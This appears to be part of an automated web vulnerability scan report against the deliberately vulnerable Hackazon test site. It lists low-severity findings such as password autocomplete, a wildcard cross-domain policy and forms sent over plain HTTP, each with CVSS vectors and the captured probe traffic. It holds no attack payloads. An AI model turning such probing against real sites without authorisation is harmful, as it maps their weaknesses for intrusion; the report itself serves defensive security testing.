GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/login — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description

AutocompleteAttributeCheck	<input type="password" maxlength="100" required name="password" class="form-control input-lg" placeholder="Password" id="password">

Original Traffic

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

AutocompleteAttributeCheck	<input type="password" maxlength="100" required name="password" class="form-control input-lg" placeholder="Password" id="password">

Original Traffic

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

AutocompleteAttributeCheck	<input type="password" maxlength="100" required name="password" class="form-control input-lg" placeholder="Password" id="password">

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Clients Cross-Domain Policy (1)

References

CWE-942 CAPEC-182 OWASP2021-A05

Description

A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader, etc. use to access data across different domains. Fo Silverlight, Microsoft adopted a subset of the Adobe's crossdomain.xml, and additionally created it's own cross-domain policy file: clientaccesspolicy.xml. Whenever a web client detects that a resource has to be requested from other domain, it will first look for a policy file in the target domain to determine if performing cross-domain requests, including headers, and socket-based connections are allowed. Master policy files are located at the domain's root. A client may be instructed to load a different policy file but it will always check the master policy file first to ensure that the master policy file permits the requested policy file.

Recommendation

There are several recomendation prio to deployment of a cross-domain policy file:

Carefully evaluate which sites will be allowed to make cross-domain calls. Consider network topology and any authentication mechanisms that will be affected by the configuration or implementation of the cross-domain policy.
Limit the scope of the cross-domain policy to only the desired functionality by creating subdomains or virtual directories containing shared functionality.
Review any XSRF prevention mechanisms to see if they may be affected by allowing cross-domain data loading.

CVSS Score

5 (Medium)

Vector String

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:X/RC:R

http://hackazon.webscantest.com/	Root Cause: (Parameter: / 1 Attack Variances)	LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description

Clients Cross-Domain Policy	http://hackazon.webscantest.com/crossdomain.xml	The policy uses a global wildcard for the request headers allowance. The policy uses a global wildcard for the client domain.	

Original Traffic

```
No response for this variance
No response for this variance
```

Attack Traffic

Traffic #1

```
GET /crossdomain.xml HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {28C81F27-ACFF-4BF6-AEB7-72A3820D3F6C}
X-RTC-ATTACKTYPE: Clients Cross-Domain Policy

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:33 GMT
Content-Length: 299
Content-Type: application/xml
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "253-5d561f7cab547-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

Sensitive Data Over Un Encrypted Channel (5)

References

CWE-319 OWASP2021-A02 OWASP2017-A3

Description

Sending sensitive data over HTTP

Recommendation

Credentials or sensitive data is transmitted without encryption and a malicious user could read user's sensitive data by simply sniffing the net with a tool like Wireshark. HTTPS protocol ensures that data is sent through an encrypted channel and not readable by other people.

CVSS Score

4.5 (Medium)

Vector String

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

http://hackazon.webscantest.com/bestprice Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
Sensitive Data Over Un Encrypted Channel			<form role="form" method="post" action="/bestprice" id="bestpriceForm">	The form action points to an HTTP site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/user/register

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
Sensitive Data Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/register" id="registerForm" >	The form action points to an HTTP site

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/faq

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
Sensitive Data Over Un Encrypted Channel			<form role="form" method="post" action="/faq" id="faqForm">	The form action points to an HTTP site

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/product/view

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
Sensitive Data Over Un Encrypted Channel			<form class="form-horizontal js-review-form" role="form" method="POST" action="/review/send" id="sendForm">	The form action points to an HTTP site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/contact

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
Sensitive Data Over Un Encrypted Channel			<form role="form" method="POST" id="contactForm" class="form-horizontal hw-form-contact">	The form action points to an HTTP site

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

FormReSubmission (4)

References

CWE-319 OWASP2021-A02 OWASP2017-A3

Description

When a web form is submitted to a server through an HTTP POST request, a web user that attempts to refresh the server response in certain user agents can cause the contents of the original HTTP POST request to be resubmitted, possibly causing undesired results, such as a duplicate web purchase.

Recommendation

To avoid this problem, many web developers use the PRG pattern - instead of returning a web page directly, the POST operation returns a redirection command. Post/Redirect/Get (PRG) is a web development design pattern that prevents some duplicate form submissions, creating a more intuitive interface for user agents (users). PRG implements bookmarks and the refresh button in a predictable way that does not create duplicate form submissions.

CVSS Score

3.3 (Low)

Vector String

AV:L/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N/E:F/RL:X/RC:X

http://hackazon.webscantest.com/contact Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
FormReSubmission			HTTP/1.1 200 OK	

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/login — Root Cause: (Parameter: / 2 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
FormReSubmission			HTTP/1.1 200 OK	

Original Traffic

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

FormReSubmission	HTTP/1.1 200 OK

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/faq — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
FormReSubmission			HTTP/1.1 200 OK	

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

FormReSubmission	HTTP/1.1 200 OK

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {4F96BC6C-5DC8-4F1B-A5C2-B30102A8A226}

userEmail=ax76vtraw%40example.com&userQuestion=x76vtrax&_csrf_faq=iwtTJAItfnlKGtwoFPRCZz3uMFv1JG4Q
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:03 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

FormReSubmission	HTTP/1.1 200 OK

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/register	Root Cause: (Parameter: / 1 Attack Variances)	LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
FormReSubmission			HTTP/1.1 200 OK	

Original Traffic

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 133
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first_name=John&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_confi
rmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5076
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

InformationLeakage (1)

References

OWASP2017-A6 OWASP2021-A01 CWE-201

Description

Revealing system data or debugging information helps an adversary learn about the system and form a plan of attack. An information leak occurs when system data or debugging information leaves the program through an output stream or logging function.

Recommendation

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system will be vulnerable to.
For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system.
In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

CVSS Score

4.5 (Medium)

Vector String

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

http://hackazon.webscantest.com/search — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
InformationLeakage			<input type="hidden" name="price-filter" id="price-2" value="2" data-type="filter-param" />	

Original Traffic

```
GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 6805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

InformationLeakage	<input type="hidden" name="price-filter" id="price-3" value="3" data-type="filter-param" />

Original Traffic

```
GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 6805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

InformationLeakage	<input type="hidden" name="price-filter" id="price-1" value="1" active data-type="filter-param" />

Original Traffic

```
GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 6805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
